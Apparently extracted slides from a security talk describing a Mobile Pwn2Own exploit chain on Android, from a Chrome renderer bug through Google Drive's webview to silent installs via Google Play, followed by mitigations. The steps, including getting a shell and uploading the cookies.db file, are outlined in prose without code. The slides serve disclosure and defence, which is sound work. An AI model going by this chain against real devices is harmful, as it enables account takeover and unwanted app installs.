
<content/public/android/java/src/org/chromium/content/browser/ContentViewClient.java> [diff]

commit a5dbda00ba8bb18607890chb167a53f8ad2b319b

Mobile Pwn2Own Chain of Bugs #3

- See that holy Google Drive
- Have full access to Google account
- Trusted by Google Play
 - To “install” app
- **Blindly opens any intent-controlled URL**
- Pwn it to jump from isolated to untrusted
 - Plus App installation ability!





Chain it all together

- Use CVE-2016-5198 to gain control of renderer in Chrome browser
 - Note: Chrome on Android currently is 32bit
- Search for IPC objects, issue `ViewHostMsg_StartContentIntent` request
- Jump to Google Drive, open EXP page again
 - Note: Google Drive is a 64bit app so its webview is also 64bit
- Got a shell in `untrusted_app` context from Google Drive
 - Reload `play.google.com`, upload `cookies.db` in app data directory
 - Or just send intent to `GooglePlay` app for it to install
- Send install app request, wait for BOOM

Mitigations?

- Forbid opening untrusted URLs (temp solution)
- Webview multiprocess as long term solution
 - But how about devices pre-N?
- On-device confirmation when installing from play.google.com?

No GooglePlay/GoogleDrive, no concern?

- Vendors make more stupid mistakes
 - Various appstores contains webview
 - One even runs webview as system-uid - -!

Further thought

- Is it possible to apply webview sandboxing at application level in pre-N devices?

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Questions?

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